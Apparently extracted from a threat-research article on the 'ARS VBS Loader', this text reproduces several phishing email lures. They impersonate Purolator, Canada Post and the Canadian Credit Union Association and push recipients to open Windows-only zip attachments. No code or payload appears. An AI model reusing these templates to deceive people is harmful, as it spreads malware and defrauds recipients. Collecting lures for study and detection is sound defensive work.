        - Purolator-Label.zip
        - Purolator-Shipment.zip
        - Purolator-Tracking.zip
        - Purolator.zip
        - e-Transfer.zip
        - savingsStatements.docx



PUROLATOR HAVE A PACKAGE FOR YOU!

HOW TO GET YOUR PACKAGE IN ONE PIECE

Please follow the steps below.

Download the Purolator Label containing your tracking number.


Open the label information for your tracking number. You may reschedule a redeliver from us or arrange a pick up from our location.

*If you can't download the label, try to move this email into your inbox folder.

Purolator Your **Shipping Solutions**

2018 Purolator

ARS VBS LOADER: ‘CAUSE SIZE DOESN’T MATTER (RIGHT?)



We have a pacakage waiting for you!

//Purolator
We deliver Canada

How to get your package in time?
Please follow the steps below.


Download the Purolator Label containing your tracking number.

Open the label information for your tracking number. You may reschedule a redeliver from us or arrange a pick up from our location.

*If you can't click the label, try to move this email into your inbox folder.

*The file is only compatible with Microsoft Windows.

Purolator | www.purolator.com | 1 888 SHIP-123



We have a pacakage waiting for you!

How to get your package in time?

Please follow the steps below.

Download the Purolator attachment file containing your tracking number.


Open the file for your tracking number. You may reschedule a redeliver from us or arrange a pick up from our location.

*If you can't click the label, try to move this email into your inbox folder.

*The file is only compatible with Microsoft Windows.

Purolator | www.purolator.com | 1 888 SHIP-123

ARS VBS LOADER: ‘CAUSE SIZE DOESN’T MATTER (RIGHT?)




Your Xpresspost Canada Post package has been delivered!
To get the confirmation of the delivery,
click on the label for your tracking
number.

If you didn't receive your package, please
contact us with the tracking number.

*If you can't click on the label, move this email into your inbox folder.

© 2018 Canada Post Corporation



We delivered your parcel


Current status

Delivered

Need help finding your parcel?

If you don't have your tracking number, you can simply download the atta-chment file for your tracking number.
* The file is only compatible with Microsoft Windows system.
* If you can't download the file, please move this email to your inbox.

ARS VBS LOADER: ‘CAUSE SIZE DOESN’T MATTER (RIGHT?)



CCUA
Canadian Credit Union Association

ACCF
Association canadienne des coopératives financières

CCUA Member Online Security Measure

Dear **Credit Union Member**,


We are sending you this notification regarding your credit union online account.We have to change your login information, due to security measures. Please follow the process below to retrieve your online access.

How to get your my new access?

You will need to download the attachment CCUA file with your case number. Open the file, to get your new access information. The contents cannot be disclose or used by anyone other than you.

*Please note, your file is only compatible with Microsoft Windows. If you can't download the file, please move this email to your inbox folder.

Credit Union



